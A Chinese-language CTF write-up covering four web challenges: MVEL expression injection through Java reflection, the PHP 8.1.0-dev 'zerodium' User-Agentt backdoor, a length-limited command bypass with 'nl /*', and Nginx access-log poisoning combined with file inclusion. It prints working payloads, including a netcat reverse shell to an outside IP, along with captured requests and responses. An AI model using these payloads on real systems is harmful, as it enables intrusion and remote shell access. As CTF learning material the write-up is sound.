
保存

取消

在 Burp 中发现响应有个 `source`



访问拿到源码



使用 `@RestController` 注解，表示这是一个 Spring MVC 控制器，返回值会自动转换为 JSON 响应

```
@RestController
public class MVELTest {
    // 类内容
}
```

初始化一个 `Setting` 对象，包含默认的 IP 列表和数字参数 6

```
private Setting setting = new Setting("[ '115.195.167.159', '115.195.167.159', '164.90.230.201', '174.87.232.68' ]", 6);
```

处理 POST 请求，路径为 `/updateSysSetting`

接收 JSON 格式的 `Setting` 对象作为请求体

返回 JSON 响应，字符编码为 UTF-8

```
@PostMapping(value = "/updateSysSetting", produces = "application/json;charset=UTF-8")
public ResponseObj updateSysSetting(@RequestBody Setting [ES], HttpServletResponse response) {
    // 方法实现
}
```

使用正则表达式检测传入的表达式是否包含危险关键词（如 Runtime、Process 等）

如果检测到恶意代码，返回 483 状态码和错误信息

```
if (Pattern.matches("[?i}.*
(system[Runtime|Process|Thread|Lookup|http|Socket|restTemplate|MVEL|flag].*", [ES].getExp())) {
    response.setStatus(483);
    return new ResponseObj(false, "表达式包含恶意代码", "");
}
```

使用 MVEL 引擎执行传入的表达式

捕获并处理执行过程中的异常

```
try {
    result = MVEL.eval(res.getExp());
    System.out.println(result.toString());
} catch (Exception e) {
    response.setStatus(580);
    return new ResponseObj(false, "表达式语法错误", e.getMessage());
}
```

尝试将结果转换为 List<String> (IP 列表)

如果转换失败，返回 580 状态码和错误信息

```
try {
    allowedIP = (List<String>) result;
} catch (Exception e) {
    response.setStatus(580);
    return new ResponseObj(false, "表达式返回值不是IP列表", e.getMessage());
}
```

分析完毕后我们可以利用 Java 的反射机制来 RCE

```
{
  "exp":
  "''.getClass().forName('java.lang.Runtime').getMethod('exec',''.getClass()).invoke(''.getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke(null),'nc 144.34.162.13 6666 -e /bin/sh')'",
  "limit": "60"
}
```

下面来解析下这段 payload

```
// ''.getClass(): 获取空字符串的 Class 对象
''.getClass().forName('java.lang.Runtime') // .forName('java.lang.Runtime'): 动态加载
java.lang.Runtime 类并返回其 Class 对象
.getMethod('exec',''.getClass()) // 获取 Runtime.exec(String) 方法的 Method 对象
.invoke(
    ''.getClass().forName('java.lang.Runtime') // 再次获取 Runtime 类
```

```

        .getMethod('getRu+'ntime')    // 获取静态方法 getRuntime()
        .invoke(null),                // 调用该方法 (invoke(null) 因为这是静态方法), 返回 Runtime 类的单例实例
'nc 144.34.162.13 6666 -e /bin/sh' // 使用前面获取的 exec 方法, 在 Runtime 实例上执行命令
)

```

发送 payload

The screenshot displays the Burp Suite application window. At the top, there's a menu bar with options like 'Burp', '项目' (Project), 'Intruder', '重放器' (Repeater), '查看' (View), and '帮助' (Help). Below the menu is a toolbar with icons for various functions. The main workspace is divided into two panels. The left panel, titled '请求' (Request), shows a raw HTTP request from a Firefox browser. The right panel, titled '响应' (Response), shows the corresponding HTTP response, which includes status code 500 and a JSON error message indicating a security issue related to file permissions.

监听端口拿到 flag

```
root@hcss-ecs-1b36:~# nc -n -lvvp 6666
Listening on 0.0.0.0 6666
Connection received on 117.72.52.127 38815
ls
java-mvel-ctf-0.0.1-SNAPSHOT.jar
pwd
/home
ls /
bin
dev
etc
flag
home
lib
linuxrc
media
mnt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
cat /flag
flag{b1e03e58a6b12c240ebb9e814abd913c}
```

PHP 8.1.0 dev RCE



打开页面



抓包看拿到了泄露的 PHP 版本

请求

美化RawHex

1GET / HTTP/1.1

2Host: challenge.qsnctf.com:30619

3User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6Accept-Encoding: gzip, deflate, br

7Connection: keep-alive

8Upgrade-Insecure-Requests: 1

9Priority: u=0, i

10

11

🔍📄↵☰

响应

美化RawHex页面渲染

1HTTP/1.1 200 OK

2Host: challenge.qsnctf.com:30619

3Date: Sat, 03 May 2025 16:51:44 GMT

4Connection: close

5X-Powered-By: PHP/8.1.0-dev

6Content-type: text/html; charset=UTF-8

7

8<!DOCTYPE html>

9<html>

10<head>

11<title>


12<style>

13body{

网上找 nday 复现

请求				响应			
美化	Raw	Hex		美化	Raw	Hex	页面渲染
1	GET / HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: challenge.qsnctf.com:30619			2	Host: challenge.qsnctf.com:30619		
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0			3	Date: Sat, 03 May 2025 16:54:58 GMT		
4	User-Agenttt: zerodiumsystem("ls /");			4	Connection: close		
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			5	X-Powered-By: PHP/8.1.0-dev		
6	Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2			6	Content-type: text/html; charset=UTF-8		
7	Accept-Encoding: gzip, deflate, br			7			
8	Connection: keep-alive			8	bin		
9	Upgrade-Insecure-Requests: 1			9	boot		
10	Priority: u=0, i			10	dev		
11				11	etc		
12				12	files		
				13	flag		
				14	home		
				15	lib		
				16	lib64		
				17	media		
				18	mnt		
				19	opt		
				20	proc		
				21	root		
				22	run		
				23	sbin		
				24	srv		
				25	sys		
				26	tmp		
				27	usr		
				28	var		
				29	<!DOCTYPE html>		
				30	<html>		
				31	<head>		
				32	<title>		

成功拿到 flag



nl/* 绕过长度限制



限制了我们长度在 5 以为

代码展示

```
<?php
$command = $_GET['com'];
if (isset($command) && strlen($command) <= 5) {
    system($command);
} else {
    print("你小子干什么呢?");
}
```

你小子干什么呢?

发现 flag 在根目录下

?com=ls%20/

← → ↻ ⚠ 不安全 challenge.qsnctf.com:30627/?com=ls%20/

代码展示

```
<?php
$command = $_GET['com'];
if (isset($command) && strlen($command) <= 5)
    system($command);
} else {
    print("你小子干什么呢?");
}
```

bin dev etc flag home lib media mnt opt proc root run sbin srv sys tmp usr var

使用 `nl` 查看, `nl` 用于显示文本并输出行号

?com=nl%20/*

代码展示

```
<?php
$command = $_GET['com'];
if (isset($command) && strlen($command) <= 5) {
    system($command);
} else {
    print("你小子干什么呢？");
}
```

```
1 flag{44b99996805041f680ca290841b790b8}
```

Nginx 日志 RCE

baby include

×

题目信息

Write UP

60人已解答



2 yang_zc



1 so rin



3 柒冉

1颗星

1积分

1金币

请求文件包含大师协助

下发赛题：

005339

<http://challenge.qsnctf.com:30286>

续期

销毁

请输入Flag

提交

打开网页给出了源码

challenge.qsnctf.com:30286/ x +

← → ↻ 不安全 http://challenge.qsnctf.com:30286

导入书签... 火狐官方站点 新手上路 常用网址 JD 京东商城

<?php
if(isset(\$_GET['look']))
{
 // Great, it's the file inclusion master, we have a save !!!
 \$look = \$_GET['look'];
 \$look = str_replace("php", "!!!", \$look);
 \$look = str_replace("data", "!!!", \$look);
 \$look = str_replace("filter", "!!!", \$look);
 \$look = str_replace("input", "!!!", \$look);
 include(\$look);
}
else
{
 highlight_file(__FILE__);
}
}
?>

文件包含是没有任何过滤的，但是没有 /flag 文件

Burp Suite专业版 v2025.1 - 临时项目 - licensed to Datch

仪表盘 目标 代理 Intruder 重放器 Collaborator Sequencer 编码工具 对比工具 日志 Organizer 扩展 学习 xia SQL AutoRepeater

6 x +

发送 取消 < >

请求

美化 Raw Hex


1 GET /?look=/etc/passwd HTTP/1.1
2 Host: challenge.qsnctf.com:30286
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: td_cookie=889322796; fish=weak
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

响应

美化 Raw Hex 页面渲染

root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin postgres:x:70:70::/var/lib/postgresql/bin/sh
nut:x:84:84:nut:/var/state/nut:/sbin/nologin cyrus:x:85:12::usr/cyrus:/sbin/nologin
vpopmail:x:89:89:/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin www-data:x:82:82:Linux User,,/home/www-data:/bin/false
nginx:x:100:101:nginx:/var/lib/nginx:/sbin/nologin

分析架构为 Nginx 服务器



尝试访问日志文件 `/var/log/nginx/error.log` 和 `/var/log/nginx/access.log`



发现 `access.log` 被设置为了 UA 头

6

×

+

发送

取消

<

>

目标: 1

请求

美化RawHex

1 GET /?look=/var/log/nginx/access.log HTTP/1.1

2 Host: challenge.qsnctf.com:30286

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Cookie: td_cookie=889322796; fish=weak

9 Upgrade-Insecure-Requests: 1

10 Priority: u=0, i

11

12

响应

美化RawHex页面渲染

100.64.0.2 - - [30/May/2025:05:00:40 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:00:40 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30286/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:00:48 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:00:48 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30286/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:02:28 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:02:32 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:18 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 1104 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:36 +0000] "GET /?look=/etc/passwd HTTP/1.1" 200 1389 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:46 +0000] "GET /?look=/flag HTTP/1.1" 200 325 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:53 +0000] "GET /?look=/home HTTP/1.1" 200 320 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:57 +0000] "GET /?look=/etc/passwd HTTP/1.1" 200 1389 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:10:06 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:10:06 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30286/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:14:07 +0000] "GET /?look=/var/log/nginx/error.log HTTP/1.1" 200 5 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0"

于是我们可以改 UA 头为 PHP 代码

User-Agent: <?php echo system('ls');?>

6

×

+

发送

取消

<

>

目标

请求

美化RawHex

1 GET /?look=/var/log/nginx/access.log HTTP/1.1

2 Host: challenge.qsnctf.com:30286

3 User-Agent: <?php echo system('ls');?>

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Cookie: td_cookie=889322796; fish=weak

9 Upgrade-Insecure-Requests: 1

10 Priority: u=0, i

11

12


响应

美化RawHex页面渲染

100.64.0.2 - - [30/May/2025:05:00:40 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:00:40 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30286/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:00:48 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:00:48 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30286/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:02:28 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:02:32 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:18 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 1104 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:36 +0000] "GET /?look=/etc/passwd HTTP/1.1" 200 1389 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:46 +0000] "GET /?look=/flag HTTP/1.1" 200 325 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:53 +0000] "GET /?look=/home HTTP/1.1" 200 320 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:57 +0000] "GET /?look=/etc/passwd HTTP/1.1" 200 1389 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:10:06 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:10:06 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30286/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:14:07 +0000] "GET /?look=/var/log/nginx/error.log HTTP/1.1" 200 5 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:14:34 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 2578 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:16:15 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 2766 "-" "flag.php index.php index.php" 100.64.0.2 - - [30/May/2025:05:16:19 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 2902 "-" "flag.php index.php index.php" 100.64.0.2 - - [30/May/2025:05:17:13 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 3038 "-" "" 100.64.0.2 - - [30/May/2025:05:17:19 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 3146 "-" "" 100.64.0.2 - - [30/May/2025:05:17:51 +0000] "POST /var/log/nginx/access.log HTTP/1.1" 200 2989 "-" "" 